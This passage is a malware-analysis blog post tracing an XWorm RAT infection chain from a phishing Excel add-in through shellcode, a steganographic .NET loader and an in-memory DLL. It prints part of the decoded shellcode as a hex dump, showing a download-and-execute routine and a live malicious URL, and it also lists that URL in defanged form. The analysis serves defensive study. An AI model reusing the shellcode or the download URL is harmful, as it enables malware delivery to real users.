XWorm RAT Delivered via Shellcode: Multi-Stage Attack Analysis

⋮ 9/26/2025

September 26, 2025 |

11 min read

Learn more about Forcepoint Email Security
→

-
-
-

Remote Access Trojans (RATs) often remain quiet in the wild employing increasingly stealthy methods to exfiltrate sensitive data. Latest trends show attackers follow either fileless or in-memory techniques (via shellcode or script loaders) to deliver and execute malware.

This blog post drills into the trend of how attackers are using shellcode as an enabling technology for modern RAT campaigns. This example injects the XWorm RAT.




***Fig. 1** - Attack chain*

Malicious email sample:




Fig. 2 *- Malicious email*

Office file and its content:

From the email, we see it has .xlam file attached to it. Given that the .xlam are archive files, we can just unzip and statically analyze it to view file contents.

On unzipping the file, we see the oleObject1.bin file in the embeddings folder of Excel file. We can also use the oledump Python tool to view the suspicious embedded file.




Fig. 3 *- Ole10Native stream*

On using oledump, we are successfully able to fetch the suspicious file “oleObject1.bin”. Further, we can see oleObject1.bin has a stream called Ole10nATive.

Ole10nATive streams are commonly used by attackers to hide malicious encrypted codes.

We can further extract this stream by using oledump to select object A1 and create a dump of it.

Shellcode analysis:

After creating a dump of the file, we see an encrypted file likely to be shellcode. A shellcode can be identified by a series of indicators such as call followed by jmp/pop instructions or API hashing.

We can use tools like XORSearch to find the offset from where shellcode will be executed.

```
C:\Users\Research-FP\Downloads\XORSearch_V1_11_4>xorsearch.exe -W C:\Users\Research-FP\Desktop\email_files\Facturas.bin
Found XOR 00 position 000001D7: GetEIP method 2 E808
Found XOR 00 position 000001D8: GetEIP method 2 E807
Found XOR 00 position 0000026F: GetEIP method 3 E970FFFFFF
Found ROT 02 position 000001D7: GetEIP method 2 E808
Found ROT 02 position 000001D8: GetEIP method 2 E807
Found ROT 01 position 000001D7: GetEIP method 2 E808
Found ROT 01 position 000001D8: GetEIP method 2 E807
Score: 70
```

Fig. 4 *- Getting offset of shellcode*

Here we observed “GetEIP” method at 0x000001D7, 0x000001D8, 0x0000026F offset which can be used to execute shellcode successfully. “GetEIP” method is used to run shellcode correctly as it needs to identify where it is being executed in memory.

As we have offsets now, we can emulate it using scdbg (a tool used for shellcode analysis and debugging).

Checking at any of the offsets gives us the same results:

```
C:\Users\RESEAR~1\Desktop\scDBG\1D236F~2>scdbg.exe /f C:\Users\RESEAR~1\Desktop\EMAIL_~1\Facturas.bin /foff 0000026F
Loaded 59f bytes from file C:\Users\RESEAR~1\Desktop\EMAIL_~1\Facturas.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 26f
40126f  E970FFFFFF                  jmp 0x4011e4   ^^
401274  EB98                        jmp 0x40120e   ^^
401276  EB88                        jmp 0x401200   ^^
401278  E995000000                  jmp 0x401312  vv
40127d  9C                          pushf


401396  GetProcAddress(ExpandEnvironmentStringsW)
4013c9  unhooked call to kernel32.ExpandEnvironmentStringsW     step=39721

Stepcount 39721
```

Fig. 5 *- Shellcode emulation*

In Fig. 4, we find two windows API “GetProcAddress” and “ExpandEnvironmentStringsW” getting called which indicates this to be an expected shellcode. We also observed “unhooked call” instruction which refers to technique used by malware to bypass security products.

The “Facturas.bin” file has a few more API calls which are used to download, save and execute malware.

```
74 FF FF FF 90 8D AA 85 02 00 00 E9 38 FF FF FF  tÿÿÿ..ª….....é8ÿÿÿ
EB D1 EB F1 0F 82 16 FF FF FF 81 EC 2C 03 00 00  ëÑëñ.‚.ÿÿÿ.ì,...
E8 12 00 00 00 6B 00 65 00 72 00 6E 00 65 00 6C  è....k.e.r.n.e.l
00 33 00 32 00 00 00 E8 7F 01 00 00 89 C3 E8 0D  .3.2...è....‰Ãè.
00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 57 00  ...LoadLibraryW.
53 E8 DE 01 00 00 89 C7 E8 0F 00 00 00 47 65 74  SèÞ...‰Çè....Get
50 72 6F 63 41 64 64 72 65 73 73 00 53 E8 C2 01  ProcAddress.SèÂ.
00 00 89 C6 E8 1A 00 00 00 45 78 70 61 6E 64 45  ..‰Æè....ExpandE
6E 76 69 72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67  nvironmentString
73 57 00 53 FF D6 68 04 01 00 00 8D 54 24 08 52  sW.SÿÖh.....T$.R
E8 24 00 00 00 25 00 41 00 50 00 50 00 44 00 41  è$...%.A.P.P.D.A
00 54 00 41 00 25 00 5C 00 51 00 51 00 55 00 2E  .T.A.%.\.Q.Q.U..
00 65 00 78 00 65 00 00 00 FF D0 E8 0E 00 00 00  .e.x.e...ÿÐè....
55 00 72 00 6C 00 4D 00 6F 00 6E 00 00 00 FF D7  U.r.l.M.o.n...ÿ×
E8 13 00 00 00 55 52 4C 44 6F 77 6E 6C 6F 61 64  è....URLDownload
54 6F 46 69 6C 65 57 00 50 FF D6 6A 00 6A 00 8D  ToFileW.PÿÖj.j..
54 24 0C 52 E8 40 00 00 00 68 00 74 00 74 00 70  T$.Rè@...h.t.t.p
00 3A 00 2F 00 2F 00 61 00 6C 00 70 00 69 00 6E  .:./.a.l.p.i.n
00 72 00 65 00 69 00 73 00 61 00 6E 00 31 00 2E  .r.e.i.s.a.n.1..
00 63 00 6F 00 6D 00 2F 00 55 00 58 00 4F 00 2E  .c.o.m./.U.X.O..
00 65 00 78 00 65 00 00 00 6A 00 FF D0 E8 14 00  .e.x.e...j.ÿÐè..
```

***Fig. 6** - API calls and URL after cleaning up shellcode*

From above figure, we see the API calls and URL:

- UrlMon
- UrlDownloadToFile
- LoadLibraryW
- hxxp://alpinreisan1[.]com/UXO[.]exe

UrlMon API has key functionalities for downloading files from URL using UrlDownloadToFile. The file is downloaded from the mentioned URL and saved to %APPDATA%. Then LoadLibraryW is used to execute the file in memory from address space.

First stage executable analysis (UXO.exe)

On statically analysing downloaded file “UXO.exe” is found to be .NET compiled executable.




***Fig. 7** - Executable file summary*

On statically analysing the file, we see the original filename is "**KQuT.exe**". While analysing the .NET compiled binaries, it is good to focus on the classes/methods that use 'Drawing'. The reason for this is that a lot of .NET malware will load a bitmap or object from its resource section and reflectively load the next stage into memory.




***Fig. 8** - Steganography image in .exe file*

On further analyzing the executable file in dnSpy, we saw the class "HashtaneProjeENSONhali" uses "System.Drawing". Moving ahead and debugging the file, as soon as the malware hits entry point, the malware gathers a byte array from another class (Form_SecretaryDetail) within the file and loads it into memory.




Fig. 9 *- File creation*




Fig. 10 *- Created file (Creative AI) loaded in memory*

Second Stage DLL file analysis (CreativeAI.dll):

We were successfully able to dump the DLL file from memory and let us now look at the analysis of the file.

Using tools like PEStudio and Detect-It Easy (DiE) for static analysis, we can confirm the file type and its original name. Also, we can have a thorough look at the imports and strings that have been flagged.

property	value
file	
file > sha256	A07218767CB37A2EB228DDF96D257248848F368C446ABE6AD0813387DFC603F98
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 76800 bytes, entropy: 5.748
file > type	dynamic-link-library, 32-bit, console
file > version	2.7.1.2341
file > description	ArtificialDesigner
entry-point > first 32 bytes (hex)	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
entry-point > location	0x0001405E
file > signature	Microsoft Linker 48.0 | Microsoft Visual C# / Basic .NET | Microsoft.NET
stamps	
stamp > compiler	Thu Sep 04 01:53:41 2025 (UTC)
stamp > debug	n/a
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\research-fp\desktop\dmmpp.dll
debug > file	n/a
export	n/a
version > original-file-name	CreativeAI.dll
manifest	n/a
.NET > module > name	CreativeAI.dll
certificate > program-name	n/a

Fig. 11 *- DLL file summary from memory using PeStudio*

The above figure shows it is a DLL .NET compiled file having filename as CreativeAI.dll which we saw in Fig. 12 below:




Fig. 12 *- Suspicious strings and imports from PeStudio*

From static analysis, we can figure out the suspicious strings and imports such as:

- MemoryStream
- CreateEncryptor

Viewing the DLL file in Detect-It Easy gives us some more insights into what sort of protection the DLL uses to hinder analysis:

